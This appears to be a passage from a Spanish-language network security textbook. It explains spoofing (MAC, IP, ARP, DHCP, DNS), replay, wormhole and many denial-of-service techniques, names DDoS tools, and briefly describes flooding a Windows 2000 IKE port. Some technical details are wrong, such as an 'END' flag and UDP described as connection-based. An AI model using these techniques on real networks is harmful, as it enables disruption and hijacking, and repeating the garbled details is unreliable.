El bloqueo selectivo es más difícil de aplicar que la interferencia continua, pero también es mucho más difícil de detectar, porque la fuente de la señal de bloqueo transmite sólo cuando los dispositivos legítimos también transmiten, y sólo las tramas objetivo son atacadas. Normalmente el bloqueo selectivo con éxito hace que los administradores busquen el origen del fallo de las comunicaciones en uno de los dispositivos de comunicación en lugar de buscarlo en la red.

También se puede bloquear una señal analógica a nivel más alto, lo que se conoce como la inundación de mensajes. La denegación de servicio (DoS) es también el objetivo de la inundación de mensajes. La técnica basada en

las inundaciones de mensajes es para crear y enviar mensajes a una velocidad lo suficientemente alta como para agotar el recurso víctima. Es muy popular hoy en día, por ejemplo, para los intrusos que quieren comprometer a miles de ordenadores sin protección, el envío de muchos mensajes simultáneos a un determinado sitio.

El objetivo de este tipo de ataques es llenar completamente el medio físico del sitio víctima del ataque con datagramas a nivel de red, o mediante la generación de solicitudes de conexión a nivel de transporte a un ritmo más rápido que el sitio de destino pueda responder. Otras variantes habituales son las operaciones de solicitud que conducen a la petición de entradas y salidas del disco o que requieren costosas operaciones criptográficas. Los ataques de inundación de mensajes tienen la propiedad de que son mensajes legítimos de sitios autorizados, pero simplemente temporizados para que colectivamente su tratamiento exceda la capacidad máxima del sistema de destino, que es la víctima.

A diferencia de las falsificaciones que generan la obstrucción de recursos, existen las falsificaciones diseñadas para causar que un receptor realice una acción involuntaria. Es posible construir este tipo de falsificación en cualquier nivel: las tramas, los datagramas, los segmentos de red, o los mensajes de la aplicación todo falsificado. Para entender mejor cómo funcionan las falsificaciones en estos casos, tenemos que examinar más de cerca las identidades de Internet, es decir, las direcciones MAC, las direcciones IP, los números de puerto de nivel de transporte, y los nombres DNS, así como los módulos que utilizan o soportan su uso. Las amenazas son un poco diferentes en cada nivel.

Recordar que cada módulo de nivel MAC tiene su propia dirección de hardware, que se supone que es un identificador único global. La dirección MAC se configura en la fábrica y se almacena en la memoria no volátil. En el arranque la dirección MAC se transfiere de la memoria no volátil a la memoria RAM operacional mantenida en el módulo MAC. Un módulo transmisor a nivel MAC inserta la dirección MAC de la RAM a cada trama que se envía, con lo que publica su identidad. El transmisor también introduce la dirección MAC del receptor deseado en cada trama, y el receptor verifica que esta dirección MAC de destino sea la suya. El receptor ignora la trama si las direcciones MAC de destino no coincide con la suya.

Este es el funcionamiento normal, pero a veces es necesario que un módulo MAC cambie su dirección MAC de fábrica. Por ejemplo, a veces un fabricante recicla las direcciones MAC de modo que dos módulos diferentes reciben la misma dirección MAC en la fábrica. Si ambos dispositivos están desplegados en la misma red, ninguno funciona correctamente hasta que uno de los dos cambia su dirección MAC. Debido a este problema, todos los fabricantes proporcionan una manera para que el módulo MAC pueda modificar la dirección MAC en la memoria RAM. Esto siempre se puede especificar a través de los programas via el controlador de dispositivo del módulo MAC, mediante la sustitución de la dirección MAC de hardware en el arranque.

Ya que se puede cambiar, los ataques lo pueden aprovechar. Por ejemplo un ataque común en redes Wi-Fi es que el adversario ponga el módulo MAC del dispositivo de ataque en modo promiscuo, lo que le permitirá recibir las tramas de otros sistemas cercanos. Por lo general es fácil identificar a otro dispositivo cliente de las tramas recibidas y extraer su dirección MAC. El atacante entonces reprograma su propio módulo MAC para transmitir tramas utilizando la dirección de su víctima. Por lo general el objetivo de este ataque es secuestrar la sesión de un cliente que paga por un servicio Wi-Fi, es decir, el atacante puede tener acceso gratuito a Internet simulando que es usuario que lo paga por utilizarlo.

Otro objetivo de un ataque de falsificación es a menudo evitar la atribución de las medidas adoptadas por el atacante. En estos casos la sanción de los comportamientos antisociales o criminales es probable que se atribuyan a la víctima en lugar del atacante, porque todas las tramas que formaban parte del comportamiento vienen con la dirección de la víctima.

Un ataque similar es a nivel de red. El adversario utiliza las direcciones IP que aparecen en los datagramas codificados en las tramas y el uso de estas en lugar de sus propias direcciones IP como dirección origen. Este es un ataque más poderoso que el de utilizar sólo una dirección MAC, ya que las direcciones IP son globales. Una dirección IP es un localizador en todo el Internet, mientras que una dirección MAC es un identificador único en el medio en que se encuentra físicamente conectado el dispositivo. La manipu-

lación de las direcciones MAC e IP lleva directamente a los ataques de falsificación y permite otros.

A continuación se desarrolla una lista de ejemplos de ataques relacionados con las falsificaciones:

- El protocolo TCP utiliza números de secuencia para recomponer la información en destino, ya que puede llegar desordenada. Se supone que el protocolo TCP debe elegir el primer número de secuencia para una conexión de forma aleatoria. Si un atacante puede predecir el primer número de secuencia de una conexión TCP, un atacante que falsifica la dirección IP de una de las partes de la conexión puede secuestrar la sesión intercalando sus propios datagramas en el flujo que utilizan los números de secuencia correctos. Esto desincroniza el flujo de datagramas e incluso provoca la llegada de datagramas falsos. Este ataque parece haber llegado a ser relativamente menos común que otros ataques en los últimos años, ya que la mayoría de las implementaciones del protocolo TCP han comenzado a utilizar mejor los generadores de números aleatorios como semilla de sus números de secuencia.
- Un atacante puede generar una respuesta del protocolo ARP a cualquier solicitud del mismo, con lo que dice utilizar cualquier dirección IP solicitada. Este es un método común para secuestrar la dirección IP de otro ordenador. Es una técnica muy eficaz cuando el atacante tiene un ordenador rápido y el ordenador de la víctima responde más lentamente.
- Un atacante puede generar mensajes de respuesta del protocolo DHCP respondiendo a sus peticiones. Esta técnica se utiliza a menudo como parte de una falsificación más grande, como el ataque gemelo malvado, en el que un adversario se hace pasar por un punto de acceso de una red Wi-Fi pública. La recepción de los mensajes de respuesta del protocolo DHCP convencen a la víctima de que está conectada a un punto de acceso gestionado por el punto de acceso legítimo.
- Una variante del ejemplo anterior es la de generar una solicitud del protocolo DHCP con la dirección de hardware MAC de otro ordenador. Este método es útil cuando el atacante quiere atribuir la actuación que realiza a través de Internet a otro ordenador.

- Un atacante puede hacerse pasar por el servidor DNS, en respuesta a las peticiones para resolver los nombres en las direcciones IP. La dirección IP de los mensajes de respuesta apuntan a la víctima a un sitio controlado por el atacante. Esto se está convirtiendo en un ataque común utilizado por los intrusos que intentan cometer fraude financiero, tales como robar los números de las tarjetas de crédito.

29.6. Replicación de mensajes

La replicación de mensajes es un ataque especial de falsificación. Se produce cuando un atacante captura los mensajes y a continuación las retransmite sin cambios en un momento posterior. Esto puede parecer que no perjudica al receptor, pero los ataques de replicación son una forma especialmente útil para atacar a los protocolos de enrutamiento. Dado que el objetivo de un protocolo de enrutamiento es permitir que cada enrutador conozca la topología actual de la red, un mensaje de enrutamiento repetido puede hacer que los enrutadores lo reciban para utilizar la información fuera de fecha.

Un atacante también podría responder a una petición del protocolo ARP enviada a un nodo que se quiere sabotear o a un dispositivo móvil que ha migrado a otra parte de Internet, mediante el envío de una respuesta del protocolo ARP repetida. Esta repetición indica que el nodo está todavía presente, enmascarando así la verdadera topología de la red.

A menudo también la replicación de mensajes es una valiosa herramienta para atacar a un esquema de encriptación de mensajes. Mediante la retransmisión de un mensaje, a veces un atacante puede obtener información valiosa de un mensaje desencriptado y luego retransmitirlo sin encriptación a otro enlace.

Sin embargo el uso principal de la replicación de mensajes es para atacar a los protocolos de la sesión de inicio. Los procedimientos de los protocolo de inicio establecen el estado de sesión, que se utiliza para operar el enlace o la conexión, y determina el momento en que se producen algunas clases de errores. Dado que este estado aún no se ha establecido cuando empieza la sesión, los mensajes de inicio replicados antes de establecerse ésta, engañarán al receptor en la asignación de una nueva sesión.

29.7. Retraso y aceleración de los mensajes

El retardo de un mensaje es una consecuencia natural de las implementaciones de la arquitectura de las redes, principalmente en Internet, donde los mensajes tienen que atravesar varios dispositivos antes de llegar a su destino, y cada uno de ellos introduce un retardo en cuanto tienen que procesar el mensaje y además tienen que someterse a las colas de espera correspondientes. Por lo general los mensajes de una conexión viajan por Internet a ráfagas. Esto ocurre porque las aplicaciones, cuando envían mensajes de gran tamaño, tienden a enviar mensajes, cuyo tamaño excede los mensajes del protocolo de nivel de enlace. Por esta razón, el protocolo de nivel de transporte tiene que fragmentar estos mensajes en otros de menor tamaño, ajustándolos al tamaño máximo permitido a lo largo de la ruta desde el origen al destino. El protocolo a nivel MAC tiende a sacar todos los fragmentos juntos de una sola vez, después de haber accedido al medio. Por lo tanto los enrutadores con muchos enlaces pueden recibir varias ráfagas de mensajes al mismo tiempo. Cuando esto sucede, un enrutador tiene un buffer temporal, ya que puede dar salida solo una trama por cada enlace a la vez. La llegada simultánea de ráfagas de mensajes es una fuente de congestión en los enrutadores. Esta situación generalmente se manifiesta en la aplicación por una ralentización de las comunicaciones a través de Internet. El retardo también se puede introducir intencionadamente en los enrutadores a través de la modulación del tráfico.

Hay varias formas mediante las cuales los atacantes pueden provocar retardos en la transmisión por la red, además de los normales. Hay dos tipos de ataques diferentes. Uno es el hecho de que un atacante consiga entrar en un enrutador, y cuando esto sucede, el atacante puede introducir retardos artificiales, incluso cuando el enrutador no esté congestionado. Como segundo ejemplo, los atacantes puede inundar un determinado enrutador con un envío masivo de mensajes, con el único propósito de congestionarlo, mediante alguna de las técnicas de inundación.

La aceleración de mensajes es el problema opuestoal anterior, es decir, es una técnica para hacer que parezca que los mensajes se pueden entregar antes de lo que puede esperarse razonablemente. A menudo los atacantes emplean los ataques de aceleración para secuestrar por primera vez a los enru-

tadores que dan servicios en Internet y que son bastante distantes en términos de la topología de la red. Los atacantes pueden comprometer un enrutador mediante la utilización de un enlace virtual entre ellos. Un enlace virtual emula un protocolo a nivel MAC, pero se utiliza sobre una conexión a nivel de transporte entre dos enrutadores en lugar de hacerlo a nivel físico. El enlace virtual, llamado también agujero de gusano, permite que los enrutadores en cuestión estén conectados directamente por un enlace y por lo tanto sólo a un salto de distancia. Por lo tanto los dos enrutadores comprometidos pueden anunciar este enlace virtual como un camino de bajo coste entre sus respectivas regiones de Internet, cuando en realidad no lo es y su consecuencia es que por este enlace se enviará mucho más tráfico del recomendado. Entonces estas dos regiones intercambian el tráfico a través de los enrutadores comprometidos como si fuera un enlace normal y el enlace virtual. Normalmente un adversario lanza un ataque de aceleración como preludio de otros ataques. Al atraer el tráfico hacia los extremos de este enlace virtual, los enrutadores comprometidos pueden ser espiados y modificar los mensajes que fluyen a través de ellos. Los enrutadores comprometidos al final del enlace virtual también son un vehículo ideal para la eliminación selectiva de los mensajes.

29.8. Reordenación de mensajes

Como consecuencia de la fragmentación ya explicada en un apartado anterior, es algo natural la necesiddad de la reordenación de los mensajes en destino. Debido al mallado de la red, es frecuente que los mensajes lleguen al destino desordenados, es decir, en un orden distinto al realizado en origen. Debido a que en destino se deben procesar ordenados, porque generalmente vienen de una fragmentación, el hecho de llegar muy desordenados perjudica sensiblemente los tiempos de respuesta del ordenador destino. Un intruso que capture los mensajes, puede aumentar este desorden, con el consiguiente aumento del retardo en destino.

En cuanto a la modulación del tráfico que se puede aplicar a nivel MAC o a niveles superiores, Internet se reconfigura automáticamente a medida que los enrutadores establecen nuevos enlaces con los enrutadores vecinos y/o eliminan enlaces entre ellos. Estos cambios hacen que la aplicación de encaminamiento en cada enrutador afectado envíe una actualización a sus veci-

nos, describiendo los cambios en la topología. Estos cambios son anuncios a través de la red hasta que todos los enrutadores son conscientes de los cambios. Cada enrutador que recibe estos avisos, modifica su tabla de encaminamiento de acuerdo a su contenido para reflejar la nueva topología de Internet.

Dado que las actualizaciones de la tabla de encaminamiento se lleva a cabo de forma asíncrona a partir del intercambio de datagramas, un enrutador puede seleccionar una ruta de transmisión diferente para cada datagrama incluso entre los mismos dos dispositivos. Esto significa que dos datagramas enviados por orden en origen pueden llegar en un orden diferente en el destino, ya que un enrutador puede actualizar su tabla de encaminamiento entre la selección de un salto siguiente para datagramas diferentes.

29.9. Ataques de denegación de servicio (DoS – Denied of Service)

Un ataque de denegación de servicio es un intento de hacer que un recurso de un ordenador no esté disponible para sus usuarios. Aunque puede variar los medios para llevarlo a cabo, los motivos a favor de ello y los objetivos de un ataque de denegación de servicio, por lo general consiste en los esfuerzos concertados de uno o varios usuarios para hacer que un sitio o servicio de Internet no funcione de manera eficiente, ya sea de forma total, temporal o indefinida. Los autores de un ataque de denegación de servicio atacan normalmente a los sitios o los servicios alojados en los servidores web de perfil alto, tales como servidores de bancos, pasarelas de pago de tarjeta de crédito, e incluso a los principales servidores de la red. El término denegación de servicio se utiliza generalmente en lo que respecta a las redes informáticas, pero no se limita a este campo, por ejemplo también se utiliza en referencia a la gestión de recursos de la CPU.

Hay dos formas de realizar los ataques de denegación de servicio: los que hacen caer los servicios y los que los inundan. Un método habitual de ataque de denegación de servicio consiste en saturar el ordenador destino con solicitudes externas, de tal manera que no puede responder al tráfico legítimo, o responde tan lentamente que prácticamente no está disponible. En términos generales, los ataques de denegación de servicio son implementa-

dos de forma que requieran un rearranque del ordenador destino o consumir sus recursos de modo que ya no puede proporcionar el servicio o la obstrucción de los medios de comunicación entre los usuarios previstos y la víctima, para que ya no pueden comunicarse adecuadamente.

Los ataques de denegación de servicio se consideran violaciones de la política de uso de Internet y también viola las políticas de uso de prácticamente todos los proveedores de servicios de Internet. La mayoría de los ataques actuales en Internet son ataques de denegación de servicio. Hoy hay muchos programas en Internet que ayudan a realizar uno de estos ataques, algunos de ellos incluso de fácil ejecución. No importa el tipo de mensajes que se utilice, la mayoría están basados en lo principal, la cantidad. Miles y miles de mensajes falsos saturarán los recursos de la red en minutos, asfixiando y esencialmente eliminando la comunicación del ordenador victima a la red.

Hay muchos tipos de ataques de denegación de servicio, algunos más sofisticados que otros. Un ataque de denegación de servicio de bajo nivel suele ser lanzado por lo que lo que se conoce como un script kiddie, que ya se ha explicado en el apartado correspondiente. Normalmente estos ataques de bajo nivel se lanzan normalmente contra ordenadores individuales. Cada ordenador se identifica de forma única por su dirección IP, que se puede obtrner en una sala de chat IRC, del Yahoo Messenger, del AOL, del ICQ, del Messenger o de cualquier otro programa de mensajería que pudiera utilizar el ordenador a atacar. Aunque no es tan sofisticado, los ataques de denegación de servicio de bajo nivel que atacan a un ordenador individual, pueden dejarlo fuera de servicio en cuestión de minutos. Los ataques de denegación de servicio un poco más avanzados pueden estar dirigidos a un competidor del negocio a fin de frenar sus ventas o interrumpir su conexión a Internet.

Los ataques de denegación de servicio más sofisticados se dirigen a aquellos ordenadores que su interrupción causan mayores estragos, como los de algún Gobierno y los ordenadores principales de Internet. Así en Octubre de 2002, se atacaron diversos servidores DNS de Internet. Estos ataques eran sofisticados en la forma en que fueron diseñados. Los ataques duraron más de una hora y se llevó a cabo con éxito en unos pocos servidores. La posibilidad de que las autoridades solucionen estos ataques y detengan a los delin-

cuentes es prácticamente nula, ya que se ha creado y lanzado por expertos con la intención de causar daños. Este tipo de ataque de denegación de servicio, se dice que es distribuído, porque se emplean ordenadores zombie que atacan a los servidores desde muchos sitios diferentes del mundo.

El CERT define como síntomas de los ataques de denegación de servicio los siguientes:

- Un rendimiento de la red inusualmente lento.
- La indisponibilidad de un sitio web en particular.
- La imposibilidad de acceder a un determinado sitio web.
- El dramático aumento en el número de correos spam recibidos.

Los ataques de denegación de servicio también pueden acarrear problemas en las enlaces de comunicaciones entre el ordenador víctima y la red. Así el ancho de banda de un enrutador entre Internet y una red de área local puede ser ocupada totalmente, es decir, saturada, por un ataque de denegación de servicio, poniendo en peligro no sólo el ordenador previsto, sino también toda la red. Si el ataque de denegación de servicio se lleva a cabo a una escala suficientemente grande, toda las regiones geográficas de la conexión a Internet alrededor del ordenador víctima, pueden ponerse en peligro sin que el conocimiento o intención del atacante debido a una configuración incorrectamente o una débil infraestructura de red.

La creación de paquetes falsos requiere que hay un puerto del protocolo TCP abierto. Este puerto TCP pertenece a una dirección IP y permite inyectar un paquete a través de él en la red o aceptar cualquier paquete entrante a esta dirección IP y este puerto abierto. El sistema operativo UNIX o similar soporta abiertamente la programación de puertos TCP abiertos, lo que significa que se pueden codificar programas que crean los paquetes y luego se inyectan en la red con facilidad. Un ejemplo de esto sería un programa llamado "SENDIP", que permite crear paquetes a medida, y soporta muchos protocolos. Otras herramientas son Nemesis, hping, la programación Java del socket y httping, pero estos no son los únicos programas capaces de realizar estos ataques. Estas herramientas son para uso benigno, pero también pueden ser utilizados para lanzar ataques malévolos. Las principales versiones de herramientas de ataques distribuidos de denegación de servicio son Trinoo (o trin00), TFN, TFN2K y Stacheldraht.

Microsoft no es una empresa de código abierto, lo que hace más difícil de encontrar la forma de crear este tipo de programas para sus sistemas operativos Windows. Sin embargo, es posible crear estos ataques desde dentro de un entorno Windows, y para ello es necesario utilizar la programación de Winsock. De hecho la mayoría de estos ataques de denegación de servicio son debido a las vulnerabilidades de los sistemas operativos Windows. Ellos son presas fáciles para los caballos de Troya y otros programas que generan estos ataques en los servidores cuando se les hace hacer algo desde un programa cliente. La mayoría de los usuarios finales no entienden de seguridad y así es fácil entrar en algunos ordenadores domésticos, por que carecen de cortafuegos y de escaneadores de puertos. Esto lleva al hecho de que estén disponibles a los intrusos muchos ordenadores zombie en la red. Todo lo que hay que hacer es escanear una subred de clase C de direcciones IP buscando los puertos abiertos y utilizarlos como una puerta trasera. Casi todos los programas que interactúan con la pila TCP/IP generan paquetes hacia y desde los ordenadores esparcidos por una red.

29.9.1. Tipos de ataques de denegación de servicio

Hay distintos tipos de ataques de denegación de servicio, que se relacionan a continuación:

- Ataque de fuerza bruta con el protocolo ICMP basado en la inundación.
- Ataque con mensajes SYN/ACK
- Ataque con el protocolo UDP
- Ataques con el protocolo DNS
- Ataques con el protocolo ARP
- Ataque teardrop
- Ataque basado en un protocolo puerto a puerto
- Ataques permanentes de denegación de servicio
- Inundaciones a nivel de aplicación
- Ataque de denegación de servicio distribuído (DDoS)
- Ataque distribuido de denegación de servicio reflejado (DRDoS)
- Ataque de degradación del servicio
- Denegación de servicio no intencionado

- Denegación de servicio ciego
- Backscatter

A continuación se explican la mayoría de ellos.

29.9.2. Ataque de fuerza bruta con el protocolo ICMP

El protocolo ICMP es uno de la pila TCP/IP y es muy simple pero muy efectivo. Se utiliza para corregir los errores y las pruebas de conectividad de la red. El programa ping usando paquetes ICMP se emplea para probar la conectividad de la red. Mediante el envío de una pequeña cantidad de datos arbitrarios en un paquete ECHO_REQUEST al ordenador destino, este debe responder con un paquete ECHO_REPLY a cada uno de ellos.

En los ataques de fuerza bruta con el protocolo ICMP se falsifica la dirección IP origen, de forma que se procura que no exista. Así de esta forma se envían cientos o miles de paquetes ECHO_REQUEST que irán hacia su ordenador destino, que no es el real sino el ordenador víctima. Estos paquetes cuando llegan al ordenador víctima destino, solicitan un paquete ECHO_REPLY por cada ECHO_REQUEST enviado. El ordenador destino los da por buenos, pero la dirección IP origen no existe. Por esta razón el ordenador destino está a la espera durante una pequeña cantidad de tiempo (milisegundos) para determinar que cada paquete llega a su destino. Serán unos instantes antes de que el proceso libere el pedacito de la memoria al sistema que ha reservado. Esto se suma a una gran cantidad de paquetes y de memoria asignada. Ahora bien, si estos paquetes vienen de múltiples ordenadores zombies, es decir, es un atque distribuído, entonces esto significa que cada uno procede de diferentes rutas. Así si incluso un proveedor de Internet detiene un ataque, todavía hay muchos más ordenadores zombis que atacan a la víctima. Todo esto se está comiendo el tiempo de procesamiento y el ancho de banda, ya que con cada milésima de segundo que pasa más y más ancho de banda está siendo ocupado.

Con el tiempo el ordenador atacado ya no puede contestar a los paquetes ECHO_REQUEST que tiene en la cola de entrada y su conexión se inunda por completo y deja de funcionar. A este ataque también se le conoce con el nombre de un ataque de ancho de banda por la razón antes comentada. In-

cluso si en el ordenador destino se está ejecutando un cortafuegos, este ordenador no puede proteger la red a la que está conectado ante una eventual inundación de paquetes.

También ha habido variantes en este tipo de ataques. En la red hay lo que se llaman amplificadores. En cada red se encuentran las direcciones de red y de subred. En las configuraciones por defecto, al hacer ping a cualquiera de estas direcciones, se multiplican los paquetes ECHO_REQUEST por 4 o más. Por lo que un ordenador zombie puede atacar a una red vulnerable (.0) o a una subred (.255) con una dirección IP origen falsa. En este caso el tráfico es válido ya que lo son las direcciones IP destino, pero el ordenador víctima es bombardeado con muchos paquetes ECHO_REPLY.

29.9.3. Ataque con mensajes SYN/ACK

El ataque con mensajes SYN/ACK es un ataque muy poderoso. Cuando una aplicación quiere conectarse con un servidor en algún lugar en la red a través de una conexión TCP o UDP no orientada a conexión, primero envía un paquete SYN. El paquete SYN contiene la dirección IP destino con el que quiere hacer una conexión y el puerto del protocolo TCP a utilizar para el envío de los datos. Cuando el ordenador destino lee el paquete SYN, responde al ordenador origen con otro paquete SYN y un paquete ACK (reconocimiento) con números de secuencia y acuse de recibo. Estos números de secuencia se utilizan para sincronizar la transferencia de datos, en el caso de que uno o dos paquetes se pierdan o se ralenticen a lo largo de su recorrido. Si hay alguna incidencia, los paquetes se deben reenviar de nuevo.

El ordenador origen responde con otra combinación de paquetes SYN/ACK que reconoce los números de secuencia y a continuación comienza a enviar los datos. Cuando se crea esta conexión, se asigna una pequeña porción de la memoria al mantenimiento de la conexión, mientras que los paquetes se encuentran en la ruta. Así un ataque con mensajes SYN/ACK consiste en la suplantación de la dirección IP origen en el paquete SYN original. El ordenador destino recibe la petición de una conexión, lee la dirección IP de origen falsa y trata de enviar su propio paquete SYN y el ACK a un destino que no existe. Por lo general, al no recibir una respuesta como aplicación del método de corrección de errores y de garantía de entrega de datos, se volve-

rán a enviar nuevos paquetes SYN/ACK. Al igual que en el ataque mediante el protocolo ICMP, el ordenador atacado tiene que esperar unos pocos milisegundos, antes de abandonar toda esperanza de llegar al ordenador origen. Por lo que los pequeños espacios asignados de la memoria se acumulan con cada paquete falso que llega al destino. Este ataque es muy poderoso y puede deshabilitar un servicio que se ejecuta en el ordenador destino en cuestión de minutos. Lógicamente también se ocupa el ancho de banda del enlace de comunicaciones con miles y miles de paquetes falsificados.

Otro uso de este tipo de ataque puede desconectar a un usuario de su sesión TCP con la suplantación de las direcciones IP origen de los paquetes SYN/ACK a un servidor. Un atacante colocaría un flag "END" en los paquetes, que le diría al servidor que el cliente finaliza el envío de datos, cuando realmente no es así, ya que está suplantando al verdadero usuario. El cliente utiliza su conexión y el atacante se va sin ser detectado, ya que sólo envió un paquete para lograr esto.

29.9.4. Ataque con el protocolo UDP

El protocolo UDP se utiliza para transferir datos en las redes. Este protocolo UDP ofrece una corrección de errores muy débil y se utiliza como un medio alternativo al protocolo TCP para la transferencia de datos. Generalmente el protocolo UDP se utiliza para transmitir mensajes de difusión a través de una red. Un ataque con el protocolo UDP consiste en falsificar las direcciones IP origen y especificar un número de puerto como en el ataque con paquetes SYN ya mencionado. Generalmente los paquetes UDP son grandes, ya que se emplean habitualmente en subredes cerradas. Así en un ataque de este tipo, se activarían las marcas de necesidad de fragmentación del paquete. Por ejemplo, en Windows 2000 hay un exploit UDP DOS remoto que utiliza el servicio IKE en el puerto 500. Todo lo que un atacante tiene que hacer, es conectar con el puerto 500 en un ordenador aleatorio que tenga este puerto abierto. Iniciar el envío masivo de paquetes UDP, de más de 500 octetos, para que el servicio y el uso de la CPU alcance el 99% y el ordenador se bloquee. Los puertos típicos que aceptan paquetes UDP son el 7, 13, 19 y 37 en un ordenador con sistema operativo Windows.

29.9.5. Ataque con el protocolo DNS

El ataque con el protocolo DNS es especial. No es tan fácil como los ataques con los protocolos anteriores, y no hay muchas herramientas disponibles para construir un ataque de este tipo. El protocolo DNS se utiliza para la resolución de nombres en Internet, es decir, a un nombre como google.com, le corresponde una dirección IP. Los servidores DNS tienen esta información, por lo que son indispensables en Internet, porque las aplicaciones trabajan con los nombres, pero el protocolo IP necesita la dirección IP correspondiente a este nombre. Así un ataque con el protocolo DNS se basa en el hecho de que una consulta DNS maneja muy pocos datos y por lo tanto poco ancho de banda, pero la respuesta DNS es mucho más grande.

Así en un ataque de este tipo, se trata de alterar la respuesta del servidor DNS, de forma que envíe las respuestas a un ordenador víctima, que no es el ordenador que ha solicitado la consulta. De esta forma el ordenador víctima se inunda con estos grandes paquetes de respuesta de DNS que nunca pidió.

29.9.6. Ataque con el protocolo ARP

El ataque con el protocolo ARP es especial, y se puede usar para secuestrar una conexión TCP actualmente abierta o puede ser utilizado para interceptar tráfico legítimo. Supongamos una red con un ordenador atacante, un ordenador víctima y un servidor, todos en la misma subred. Supongamos que el ordenador víctima y el servidor tienen actualmente una sesión FTP abierta entre ambos. Ahora el atacante envía al servidor y a la víctima un paquete ARP que contiene una dirección MAC no válida. En consecuencia sus tablas ARP estarán en mal estado por lo menos durante 30 segundos. El servidor y la víctima no pueden encontrar la dirección MAC no válida para enviar sus datos a la dirección IP asociada con el atacante. Así en este caso el atacante que tiene una configuración de promiscuo, puede recoger un montón de datos del ordenador víctima. Ahora el atacante puede ejecutar comandos como si fuera el ordenador víctima al servidor. Lógicamente este ataque puede durar solo el tiempo que trada en reconstruirse la tabla ARP y ademas los tres agentes tienen que estar en la misma red local.

29.9.7. Ataque distribuido de denegación de servicio reflejado (DRDoS)

Un ataque distribuido de denegación de servicio reflejado (DRDoS) utiliza un poco de los ataques anteriores para causar daño. Este ataque modifica la dirección IP origen de los paquetes SYN enviados a la dirección IP del ordenador víctima. Sin embargo se requiere un tercer agente. Esto es la parte del ataque que lo hace tan fácil. Todo lo que se necesita es algún comando del tipo ftp, webserver, telnet.etc., es decir, cualquier servicio que replique con un paquete ACK. Los paquetes SYN se envían a la dirección IP de los servicios y por supuesto ellos replican con un flujo de paquetes SYN/ACK dirigidos al ordenador víctima.

Estos ataques son casi imposibles de rastrear. Por cada paquete SYN que se enviará al intermediario, se envía hasta 4 combinaciones SYN/ACK a la víctima. Y cada vez que la víctima no responde el intermediario envía aún más. Esto permite al atacante contruir un ataque masivo desde un solo ordenador con una conexión de difusión. Hay más peligros a este ataque, ya que hay muchos servidores FTP, servidores web y muchos más servicios que se ejecutan hoy en la red que desvían estos paquetes SYN/ACK a la víctima. Por lo tanto, en teoría, este ataque se podría utilizar en varios servidores intermedios para bombardear la red con paquetes.

29.9.8. Ataque 'teardrop'

Un ataque 'teardrop' consiste en el envío de paquetes fragmentados IP con la superposición de paquetes de gran tamaño al ordenador de destino. Esto puede causar un error en el código de fragmentación de la pila TCP/IP del controlador correspondiente. Los sistemas operativos Windows 3.1x, Windows 95 y Windows NT, así como las versiones de Linux anteriores a las versiones 2.0.32 y 2.1.63 eran vulnerables a este ataque. Alrededor de Septiembre de 2009, se conoció una vulnerabilidad del tipo 'teardrop' en Windows Vista, pero en realidad el ataque estaba dirigido al protocolo SMB2.

29.9.9. Ataques basados en un protocolo puerto a puerto

Los atacantes han encontrado una forma de explotar una serie de fallos en los servidores puerto a puerto para iniciar los ataques de denegación de servicio distribuído (DDoS). Los ataques basados en un protocolo puerto a puerto son diferentes de los ataques basados en una red de robots, ya que ahora el atacante no tiene que comunicarse con los usuarios que subvierte. En su lugar el atacante actúa como un maestro de marionetas, instruyendo a los usuarios de los servidores de las aplicaciones puerto a puerto, que se desconecten de la red puerto a puerto y a cambio que se conecten al servidor web de la víctima. Como resultado de ello, varios miles de ordenadores puede intentar conectarse agresivamente al sitio web de destino. Mientras que un típico servidor web puede manejar unos pocos cientos de conexiones por segundo antes de que empiece a degradarse, la mayoría de servidores web fallan casi al instante con cinco o seis mil conexiones por segundo. Con un ataque puerto a puerto moderadamente grande, un sitio web podría ser golpeado potencialmente con hasta 750.000 conexiones en un corto plazo. En este caso el servidor web destino no podrá atender las conexiones entrantes y se colapsará.

Mientras que los ataques basados en un protocolo puerto a puerto son fáciles de identificar con las firmas, dado el gran número de direcciones IP que deben ser bloqueadas, a menudo más de 250.000 en el curso de un ataque grande, significa que este tipo de ataque puede abrumar las defensas. Incluso si un dispositivo puede mantener el bloqueo de las direcciones IP, hay otros problemas a considerar, como por ejemplo hay un tiempo en que se abre la conexión en el lado del servidor antes de que llegue la firma. Sólo una vez que se abre la conexión al servidor, se puede identificar la firma enviada y detectarla, y cerrar la conexión. Incluso el cierre de las conexiones consume recursos del servidor y por lo tanto lo dañan.

29.9.10. Ataques permanentes de denegación de servicio

Una denegación permanente de servicio (PDoS), también conocido en términos generales como phlashing, es un ataque que daña un sistema en tal grado que se requiere la reinstalación del ordenador atacado. A diferencia del ataque distribuido de denegación de servicio, un ataque permanente de

servicio explota los fallos de seguridad que permiten la administración remota de las interfaces de administración del dispositivo víctima, ya sean enrutadores, impresoras, u ordenadores de la red. El atacante utiliza estas vulnerabilidades para reemplazar el firmware de un dispositivo por otro modificado, dañado o defectuoso, proceso que cuando se hace legítimamente se conoce como flashing.

Una denegación permanente de servicio es un ataque puro de hardware que puede ser mucho más rápido y requiere menos recursos que el uso de una red de robots en un ataque de denegación distribuído. Debido a estas características, y el potencial y la alta probabilidad de explotar la seguridad de un ordenador, esta técnica ha llegado a la atención de numerosas comunidades de atacantes. Así el PhlashDance es una herramienta creada por Rich Smith, un empleado del Laboratorio de Sistemas de Seguridad de Hewlett-Packard, utilizada para detectar y demostrar las vulnerabilidades de un ataque de denegación permanente de servicio en la 2008 EUSecWest Applied Security Conference en Londres.

29.9.11. Inundaciones a nivel de aplicación

En una conversación de chateo, las inundaciones mediante el uso del protocolo IRC son un arma muy común para el ataque contra los ordenadoresde que participan en una sesión de chateo. Varios exploits de denegación de servicio como el desbordamiento del búffer, pueden causar problemas en las aplicaciones del ordenador atacado y llenar el espacio en disco o consumir toda la memoria disponible o todo el tiempo de CPU.

Otros tipos de ataques de denegación de servicio se basan principalmente en la fuerza bruta, inundando el ordenador objetivo con un flujo enorme de paquetes, sobresaturando su ancho de banda de conexión o agotando los recursos del sistema atacado. Las inundaciones por saturación del ancho de banda se basan en que el atacante tiene mayor ancho de banda disponible que la víctima. Una forma común de lograr esto es a través de la denegación de servicio distribuido, empleando una red de robots.

Para realizar inundaciones, se pueden utilizar determinados tipos de paquetes o las solicitudes de conexión para saturar los recursos finitos, por ejem-

plo, ocupando el número máximo de conexiones abiertas o llenando el espacio del disco de la víctima.

